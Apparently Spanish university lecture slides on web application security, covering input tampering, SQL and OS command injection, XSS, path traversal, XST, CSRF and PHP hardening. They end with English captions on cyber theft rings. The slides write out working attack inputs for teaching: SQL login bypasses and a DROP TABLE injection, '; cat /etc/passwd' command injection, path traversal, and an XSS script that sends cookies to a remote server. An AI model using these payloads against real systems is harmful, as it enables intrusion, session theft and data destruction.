- Es muy fácil modificar esta cadena:

`http://www.victimas.com/example?accountnumber=67891`

✓ Fuentes de entrada – cadenas URL

- La aplicación debe chequear el valor recibido, **aunque proceda de una lista desplegable** con unos valores predefinidos, ya que el usuario ha podido modificar manualmente la URL
- Este problema se da también en los hipervínculos que incluyen parámetros
- Siempre que se envíen datos sensibles hay que acompañarlos de un identificador de sesión y comprobar que el usuario asociado a la sesión tiene acceso a la información requerida

✓ Fuentes de entrada - *cookies*

- Es un método habitual de mantener el estado o almacenar preferencias del usuario.
- Pueden ser **modificadas por el cliente** para engañar al servidor. El peligro dependerá de lo que se almacene en la cookie. Por ejemplo, la *cookie*

```
Cookie: lang=en-us; ADMIN=no; y=1; time=10:30GMT;
```

- puede ser modificada fácilmente por:

```
Cookie: lang=en-us; ADMIN=yes; y=1; time=12:30GMT;
```

- Lo mejor es **almacenar en la *cookie* únicamente el identificador de sesión**, manteniendo la información relevante en el servidor

✓ Fuentes de entrada - cabeceras

- Las cabeceras HTTP contienen información de control enviadas entre el cliente y el servidor. Por ejemplo,

```
Host: www.someplace.org
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Lynx/2.8.4dev.9 libwww-FM/2.14
Referer: http://www.someplace.org/login.php
Content-type: application/x-www-form-urlencoded
Content-length: 49
```

- Si la aplicación web utiliza las cabeceras recibidas del cliente, hay que tener en cuenta que éstas pueden haber sido manipuladas, por lo que deben ser verificadas
- Por ejemplo, sea la siguiente cabecera:

```
Accept-Language: es
```

- Si el contenido de la cabecera se utiliza directamente en una consulta a la base de datos, podría utilizarse para inyectar órdenes SQL modificando la cabecera

✓ Fuentes de entrada - formularios

- Los formularios pueden ser modificados para enviar lo que el usuario desee. Basta con guardar la página, modificar el código y recargarlo en el navegador. **Las limitaciones impuestas en el propio formulario se pueden saltar perfectamente.** Ejemplo:

```
<input type="text" name="titulo" maxlength="100">
```

- Este elemento podría modificarse así:

```
<input type="text" name="titulo" maxlength="100000">
```

- con el consiguiente riesgo para la aplicación si el valor no se chequea adecuadamente

✓ Fuentes de entrada - formularios

- Los campos ocultos (HIDDEN) también son vulnerables a este ataque, por lo que no deben utilizarse para almacenar información sensible
- Es mucho **más seguro utilizar sesiones** y almacenar la información sensible en el servidor
- Ejemplos de campos ocultos vulnerables:


```
<input name="masteraccess" type="hidden" value="N">
```

```
<input name="price" type="hidden" value="199.99">
```

✓ Fuentes de entrada - formularios

- **Problemas potenciales:** validación de datos de formularios

- *hidden field tampering*
- *unchecked email*
- *JavaScript validation*
- *XSS / Phising with XSS*
- *Stored XSS*
- *Reflected XSS*
- *CRSF*
- *XST*
-



- **WebGoat :** <https://github.com/webgoat>

- Aplicación web J2EE deliberadamente insegura, mantenida por [OWASP](https://owasp.org/) y diseñada para enseñar lecciones de seguridad en aplicaciones Web.
- En cada lección, los usuarios deben demostrar su entendimiento de los problemas de seguridad al explotar la vulnerabilidad real en WebGoat.

✓ Inyección

- Consiste en inyectar en la aplicación datos introducidos por el usuario. Esto es muy habitual y de por sí no es peligroso

✓ Inyección de datos

- Ejemplo: sea la siguiente instrucción:

```
sql= "SELECT * FROM noticias WHERE id = $id";
```

- Pulsando en el artículo de interés para el usuario se convierte en:

```
sql= "SELECT * FROM noticias WHERE id = 228";
```

- Otro ejemplo:

```
print "<H2>Bienvenido/a, $username.</H2>";
```

- Una vez identificado el usuario se convierte en:

```
print "<H2>Bienvenido/a, Antonio.</H2>";
```

✓ **Conectores y *payload***

- Idea: suministrar datos que al ser inyectados en la aplicación causen un efecto particular
- El ataque está completamente contenido en los datos suministrados por el atacante, que se pueden dividir en tres partes:
 - Conector de prefijo
 - ***Payload***
 - Conector de sufijo
- El ataque está contenido en el *payload* y los conectores lo encajan en la aplicación
- Para elegirlos es preciso un amplio conocimiento del lenguaje, las herramientas y las técnicas utilizadas en la aplicación

✓ Conectores y *payload*

- Ejemplo: consulta SQL para una interfaz de identificación de usuario

```
sql = "SELECT * FROM tablausuarios WHERE login =  
      '$userLogin' AND password = '$userPassword'";
```

- Si inyectamos un ataque en el campo userLogin con los siguientes componentes:

prefijo	<i>payload</i>	sufijo
'OR	1=1	OR login='

- obtendremos la consulta SQL:

```
SELECT * FROM tablausuarios WHERE login = '' OR 1=1 OR  
      login ='' AND password = ''
```

- que nos devolverá todos los usuarios de la tabla

✓ Conectores y *payload*

- Con un mayor conocimiento podemos modificar el ataque para reducir el número de caracteres empleados, que podría estar limitado. Por ejemplo, el ataque

prefijo	<i>payload</i>	sufijo
'OR	'1'='1	

- produciría la consulta SQL:

```
SELECT * FROM tablausuarios WHERE login = '' OR  
      '1'='1' AND password = ''
```

✓ **Conectores y *payload***

- La elección de los conectores puede verse facilitada por factores como acceso al código fuente o mensajes de error detallados
- Más importante que esto es el hecho de utilizar técnicas de programación conocidas en el desarrollo de las aplicaciones

✓ Estrategias de protección

- Existen **tres modelos posibles** a la hora de diseñar una estrategia de validación de datos:
 - Aceptar únicamente datos válidos conocidos
 - Rechazar datos no válidos conocidos
 - Sanear todos los datos

✓ Estrategias de protección

- **Aceptar únicamente datos válidos conocidos.** Es la estrategia más adecuada. Sólo deben aceptarse aquellos datos que se adaptan a lo esperado. Por ejemplo, si un password debe contener letras de la A a la Z y dígitos del 0 al 9, debe verificarse que la entrada es una cadena, que sólo contiene esos caracteres y que tiene una longitud válida

✓ Estrategias de protección

- **Aceptar únicamente datos válidos conocidos.** En general hay que chequear lo siguiente:
 - Tipo de dato
 - Longitud máxima y mínima
 - Datos obligatorios
 - Si hay una lista enumerada de posibles valores, comprobar que está en ella
 - Si hay un formato o plantilla específico, comprobar que lo cumple
 - Si es texto libre, que sólo contiene caracteres válidos
 - Si se permiten caracteres peligrosos, 'sanearlos'
- Deben considerarse los valores por separado, pero también teniendo en cuenta que pueden unirse para formar, por ejemplo, una consulta SQL

✓ Estrategias de protección

- **Rechazar datos no válidos conocidos.** Implica conocer todos los posibles datos peligrosos, lo cual es muy difícil
- **Sanear todos los datos.** Consiste en transformar los datos en una representación que no presente riesgos. Por ejemplo, transformar ` (una comilla simple) en `` (dos comillas simples) o `<` en `<`. Es buena como complemento a la primera estrategia, aunque no tanto para utilizarse sola porque es difícil sanear todos los datos

✓ Estrategias de protección

- Nunca debe confiarse en la validación de datos en el cliente ya que puede puentearse con facilidad. Toda la validación de datos debe realizarse en el servidor
- Conceptos erróneos sobre la validación en el cliente:
 - El atributo MAXLENGTH limitará los caracteres que el usuario puede introducir
 - El atributo READONLY evitará que el usuario pueda modificar un valor
 - Los campos de tipo HIDDEN no se pueden modificar
 - Las cookies no se pueden modificar
 - Las listas desplegables o botones de radio limitan los valores de entrada
 - Todos los campos del formulario serán enviados
 - Sólo los campos del formulario serán enviados

✓ Vulnerabilidades específicas

- Las vulnerabilidades comunes más peligrosas que resultan de una falta de protección adecuada ante los datos de entrada son:
 - Inyección SQL
 - Inyección de órdenes del SO
 - Inyección HTML (*Cross-site Scripting* o *XSS*)
 - *Path Traversal*
 - *Buffer Overflow*
 - ***Cross-Site Tracing (XST)***

✓ Inyección SQL

- Consiste en inyectar un mandato dentro de una consulta SQL. Sea la consulta:

```
$consulta = "SELECT titulo FROM libros WHERE codigo =  
$codigo";
```

- siendo `$codigo` un valor introducido desde un formulario. Si el valor es '23' la consulta será:

```
SELECT titulo FROM libros WHERE codigo = 23
```

- Si el valor es '23; DROP TABLE users' la consulta es:

```
SELECT titulo FROM libros WHERE codigo = 23; DROP TABLE  
users
```

- que destruiría la tabla de usuarios de MySQL

✓ Inyección SQL

- Sea ahora el siguiente código muy habitual en una aplicación Web:

```
$consulta = "SELECT id FROM usuarios WHERE username =  
            '$username' AND password = '$password'";
```

- Si se introducen los valores `juan` como `username` y `jj.ssii` como `password`, la consulta queda:

```
SELECT id FROM usuarios WHERE username = 'juan' AND  
password = 'jj.ssii'
```

✓ Inyección SQL

- Se puede saltar la comprobación del password introduciendo el valor `juan'--` como username o el valor `' OR ''='` como password. Las consultas que quedarían en ambos casos son, respectivamente:

```
SELECT id FROM usuarios WHERE username = 'juan'--' AND  
password = ''
```

```
SELECT id FROM usuarios WHERE username = 'juan' AND password  
= '' OR ''='
```

- En el primer caso nótese que `--` es un comentario de línea en MySQL y provoca que se ignore todo lo que viene tras él en la línea

✓ Inyección SQL

- La inyección SQL puede utilizarse para:
 - Cambiar valores de las consultas
 - Concatenar varias consultas
 - Añadir llamadas a función y procedimientos almacenados a una consulta
- Para evitar la inyección SQL es muy importante **validar los valores que se han de integrar en la consulta SQL**. En el primer caso, por ejemplo, `$codigo` debe ser un valor entero

✓ Inyección de órdenes del SO

- Casi todos los lenguajes de programación disponen de funciones que permiten la ejecución de órdenes del Sistema Operativo
- En PHP, por ejemplo, se tienen las funciones `exec()` y `system()`. Estas funciones son útiles para tareas como el manejo de ficheros o el envío de correo, pero plantean serios riesgos ya que se pueden manipular para:
 - Alterar las órdenes ejecutadas
 - Alterar los parámetros pasados a las órdenes del sistema
 - Ejecutar órdenes adicionales

✓ Inyección de órdenes del SO

- Sea, por ejemplo, el siguiente código PHP:

```
system ("ls $directorio");
```

- Si el valor de la variable \$directorio fuese `"/tmp; cat /etc/passwd"`, se mostraría el fichero de passwords del sistema ya que se ejecutaría la orden

```
ls /tmp; cat /etc/passwd
```

✓ Inyección de órdenes del SO

- Una solución a este problema es utilizar la función `escapeshellarg()`, que coloca unas comillas englobando al parámetro y elimina las que pudiera haber dentro del mismo:

```
system ("ls " . escapeshellarg($directorio));
```

- De esta manera, la orden que se ejecutaría ahora sería

```
ls `/tmp; cat /etc/passwd'
```

✓ Inyección de órdenes del SO

- La mejor protección contra este ataque es limitar toda información pasada a las órdenes del sistema únicamente a **valores conocidos**
- Si estos valores no pueden ser enumerados, la alternativa es limitar el tamaño al mínimo valor posible y sanear los caracteres que pudieran utilizarse para ejecutar otras órdenes
- También, y en la medida de lo posible, deben utilizarse las funciones de biblioteca en lugar de invocar órdenes del SO

✓ Inyección HTML (*Cross-site Scripting*)

- Consiste en insertar en un texto (p.ej. un mensaje de un foro) código malicioso (p.ej. JavaScript). Cuando otro usuario visualice el texto el código se ejecutará en su máquina. Por ejemplo, si se inserta el texto:

```
¿Una galleta?<script>alert(document.cookie)</script>
```

- cuando un usuario lo visualice aparecerá su *cookie* en una ventana. Esto no es grave ya que cada usuario visualiza su propia *cookie*, pero si se modifica así:

```
<script>document.write('<img src= "http://targetsite.com/'+document.cookie+'"')</script>
```

- dejará la *cookie* del usuario en el log del servidor del atacante, que podría hacerse con la sesión

✓ Inyección HTML (*Cross-site Scripting*)

- Hay varios tipos de cosas que se pueden insertar en el código HTML de esta manera:
 - Marcas HTML, como <SCRIPT>, <A>, o <IFRAME>. El efecto se produce cuando el texto se visualiza en el navegador de otro usuario
 - Eventos, como ONCLICK, asociados habitualmente a elementos de formulario
 - **Para evitar este ataque es conveniente filtrar todos los caracteres que tienen un significado especial en HTML** como ", &, < y >. Los lenguajes disponen de funciones específicas para ello. En PHP existe la función `htmlspecialchars()`

✓ Inyección HTML (*Cross-site Scripting*)

- Ejemplo: el siguiente código muestra el campo 'mensaje' de un registro recuperado de una tabla

```
print "<TD>";  
print $fila["mensaje"];  
print "</TD>";
```

- Si el mensaje contiene caracteres HTML puede ser peligroso. Para solucionarlo se modifica el código:

```
print "<TD>";  
print htmlspecialchars($fila["mensaje"]);  
print "</TD>";
```

✓ Inyección HTML (*Cross-site Scripting*)

- Esta solución no siempre es válida. En el código

```
//llamada: pag.php?imagen=javascript:alert(document.cookie);  
print "<IMG SRC='". htmlspecialchars($_GET["imagen"]) ."'>";  
// resultado: <IMG SRC='javascript:alert(document.cookie);'>
```

- la función `htmlspecialchars()` no evita que se ejecute el código malicioso. La única solución es aceptar siempre datos garantizados como buenos. En este caso, sólo se debe aceptar un parámetro que corresponda a un nombre de fichero válido:

```
if (preg_match('/^[0-9a-z_]+\.[a-z]+$/i', $_GET["imagen"]))  
    print "<IMG SRC='". $_GET["imagen"] . "'>";
```

✓ Path Traversal

- Desplazamiento por directorios
- Una aplicación es vulnerable a este tipo de ataques cuando el atacante puede construir peticiones que le permiten acceder a ficheros localizados fuera de la raíz de la Web, como por ejemplo `/etc/passwd`
- Para ello utiliza caracteres como `\../` en los parámetros que representan nombres de fichero. Si el atacante accede a directorios del sistema, podría llegar incluso a ejecutar mandatos del sistema

✓ Path Traversal

- Sea por ejemplo el siguiente código PHP:

```
include ("/lib/" . $cabecera);
```

- Si la variable `$cabecera` toma el valor `../etc/passwd`, se mostraría el fichero de passwords del sistema

✓ Path Traversal

- Para evitar estos ataques hay que utilizar las funciones de normalización de rutas que suelen tener los lenguajes
- En PHP para chequear nombres de ficheros se utilizan las funciones `realpath()` y `basename()`. La primera convierte direcciones relativas en absolutas y la segunda toma una ruta y devuelve la parte correspondiente al nombre del fichero. En el ejemplo anterior tendríamos:

```
$cabecera2 = basename (realpath($cabecera));  
if ($cabecera2 == $cabecera)  
    include ("/lib/" . $cabecera);
```

✓ Path Traversal

- Otra defensa contra los nombres de ficheros incorrectos en PHP es la directiva de configuración `open_basedir`:

```
open_basedir = /alguna/ruta           // en php.ini
```

- PHP limitará las operaciones sobre ficheros al directorio especificado y sus subdirectorios. Así, por ejemplo,

```
include ("/alguna/ruta/lib.php"); // permitido
include ("/otra/ruta/lib.php");   // da un error
                                   // de ejecución
```

- ✓ Herramientas que previenen los ataques de :
- ✓ • **UrlScan** es una herramienta de seguridad que restringe los tipos de peticiones HTTP que puede procesar el servidor IIS (*Internet Information Services*) de Microsoft.
- ✓ • **IIS lockdown** deshabilita funcionalidades no deseadas.

✓ **Buffer Overflow**

- Este ataque consiste en corromper la pila de ejecución de una aplicación enviando unos datos de entrada especialmente preparados con tal fin
- El objetivo es conseguir la ejecución de un código enviado por el atacante y tomar el control de la máquina
- Estas vulnerabilidades no son fáciles de detectar y, de hacerse, son muy difíciles de explotar

✓ Buffer Overflow


- Las vulnerabilidades pueden estar presentes en las herramientas (como el servidor web) o bibliotecas externas, siendo en tal caso conocidas públicamente y por tanto más peligrosas. La única protección contra ellas consiste en **tener actualizadas todas las herramientas**
- También pueden encontrarse en la aplicación, siendo más difíciles de explotar porque habrá menos atacantes. Además, en caso de descubrirlas no será fácil aprovecharlas ya que desconocen el código fuente de la aplicación. La protección pasa por comprobar todo el código que acepta datos de entrada para asegurar que chequea su tamaño

Cross Site Tracing - XST

- ✓ Tipo de *Cross Site Scripting* (XSS) que utiliza el método HTTP TRACE.
- ✓ El método HTTP TRACE se utiliza principalmente para fines de depuración repitiendo toda la información enviada por el cliente al servidor (petición “**echo**”).
 - ***Método activado por defecto en muchos servidores.***
- ✓ En 2003 Jeremiah Grossman demostró que a través de este método se **puede llegar a realizar ataques del tipo XSS** que permiten **mostrar a un atacante las *cookies*** de usuario que el navegador tiene almacenadas.
- ✓ Cuando las cookies se etiquetan como ***httponly*** se **impide que *JavaScript* pueda acceder a las cookies** para ser enviadas a un tercero atacante.
 - El método trace puede ser usado para saltarse esta restricción y conseguir el robo de cookies.

Cross-Site Request Forgery (CSRF)

- ✓ se crea por métodos de codificación poco seguros, y que permiten que se ejecuten acciones no deseadas mediante una sesión que ha sido autenticada. Suele utilizarse junto con XSS o inyección SQL.
- ✓ **Un ataque CSRF fuerza al navegador web de una víctima que está logado en algún servicio legítimo a enviar una petición a una aplicación web vulnerable con el fin de que la petición se procese en el nombre de la víctima.**



Cross-Site Request Forgery (CSRF)

- ✓ Ejemplo: Un ejemplo muy clásico se da cuando un sitio web, llamémoslo "example1.com", posee un sistema de administración de usuarios. En dicho sistema, cuando un administrador se conecta y ejecuta el siguiente REQUEST GET, elimina al usuario de ID: "63":
- ✓ `http://example1.com/usuarios/eliminar/63`
- ✓ Una forma de ejecutar la vulnerabilidad CSRF, se daría si otro sitio web, llamemos "example2.com", en su sitio web añade el siguiente código HTML:

``

- ✓ Cuando el usuario administrador (conectado en example1.com) navegue por este sitio atacante, su navegador web intentará buscar una imagen en la URL y al realizarse el REQUEST GET hacia esa URL eliminará al usuario 63.

Cross-Site Request Forgery (CSRF) - DEFENSA

- ✓ Solicitar verificación manual al usuario para acciones críticas en la aplicación Web.
- ✓ Utilizar tarjetas de coordenadas, SMS, CAPTCHA, etc.
- ✓ Validar el “Referer”, “User-Agent”, etc.

✓ **Programación segura**

- Para evitar o al menos disminuir las vulnerabilidades de una aplicación web es muy importante seguir unas correctas prácticas de programación. Veamos algunas de las más importantes:
 - Inicialización de variables
 - Gestión de errores
 - Protección de información

✓ Inicialización de variables

- Sea el siguiente código:

```
if (comprueba_privilegios())  
    $superuser = true;
```

- Una llamada de la forma

```
pagina.php?superuser=1
```

- permitiría obtener privilegios de superusuario.
- Este problema se soluciona dando un valor inicial a la **variable** `$superuser`:

```
$superuser = false;  
if (comprueba_privilegios())  
    $superuser = true;
```

✓ **Inicialización de variables**

- En general es recomendable inicializar todas las variables antes de usarlas
- En PHP se puede usar la directiva `error_reporting=E_ALL` que hace que se muestre un mensaje de aviso cuando se use una variable que no haya sido previamente inicializada

✓ **Inicialización de variables**

- También se puede deshabilitar `register_globals` en el fichero `php.ini`
- La directiva `register_globals` establece si se admite o no la creación automática de variables globales
- A partir de PHP 4.2.0 el valor por defecto de esta directiva es `off`, que es el valor recomendable
- Para acceder a las variables globales se deben utilizar los arrays globales `$_SERVER`, `$_ENV`, `$_REQUEST`, `$_GET`, `$_POST`, `$_COOKIE`, `$_FILES`, `$_SESSION` y `$_GLOBALS`

✓ Inicialización de variables

- PHP crea automáticamente variables globales a partir del entorno (E), las cookies (C), la información del servidor (S) y los parámetros GET (G) y POST (P)
- La directiva `variables_order` controla el orden de estas variables. El valor por defecto es "EGPCS"
- Permitir la creación de variables globales desde parámetros GET y POST y desde cookies es potencialmente peligroso. Un posible valor para `variables_order` que evita esto es "ES"
- En tal caso para acceder a los parámetros de los formularios y a las cookies hay que usar los arrays globales `$_REQUEST`, `$_GET`, `$_POST` y `$_COOKIE`

✓ Gestión de errores

- Los mensajes de error son una fuente de información muy importante para los atacantes. Pueden proporcionar información sensible que les permita refinar sus ataques
- En un entorno de producción debe evitarse la aparición de mensajes de aviso o error. En PHP se pueden utilizar las siguientes directivas en php.ini:

```
display_errors = off  
log_errors = on  
error_log = /var/log/php_errors.log
```

- Los errores irán al fichero especificado en lugar de mostrarse en la pantalla

✓ Protección de información

- Toda información sensible debe almacenarse por separado del programa que la utiliza y preferentemente en un directorio situado fuera del árbol de directorios de la Web para evitar que pueda ser accedida por su URL
- En PHP se puede hacer indicando la ruta completa de los ficheros en las funciones `include()` y `require()` o mediante la directiva `include_path` en `php.ini`:

```
include_path = "../usr/local/php:/usr/local/lib/myapp"
```

- De esta forma, aunque se revele el código fuente de los programas, no se mostrará información que comprometa al sistema

✓ Protección de información

- Debe evitarse utilizar en el código comentarios que den demasiados detalles acerca del funcionamiento del programa. Puede ser conveniente eliminarlos en la versión de producción de la aplicación
- Hay que suprimir las órdenes de depuración colocadas en el código durante su desarrollo
- Deben protegerse los ficheros que tengan el acceso restringido. Para ello no basta con suprimir los enlaces al fichero; alguien podría dar con su nombre y obtenerlo directamente escribiendo su URL. **La seguridad a través de la oscuridad no funciona**

- ✓ Introducción
- ✓ Seguridad en el Cliente
- ✓ Seguridad en el Servidor
- ✓ Seguridad en la Aplicación
- ✓ Seguridad en la Comunicación
 - Visto Tema 119-JLB



Cyber Theft Ring




Malware exploiters purchase malware and use it to steal victim banking credentials. They launch attacks from compromised machines that allow them to transfer stolen funds and deter any tracking of their activities.




Money mule networks are comprised of individuals engaged in the transfer of stolen funds who retain a percentage for their services.



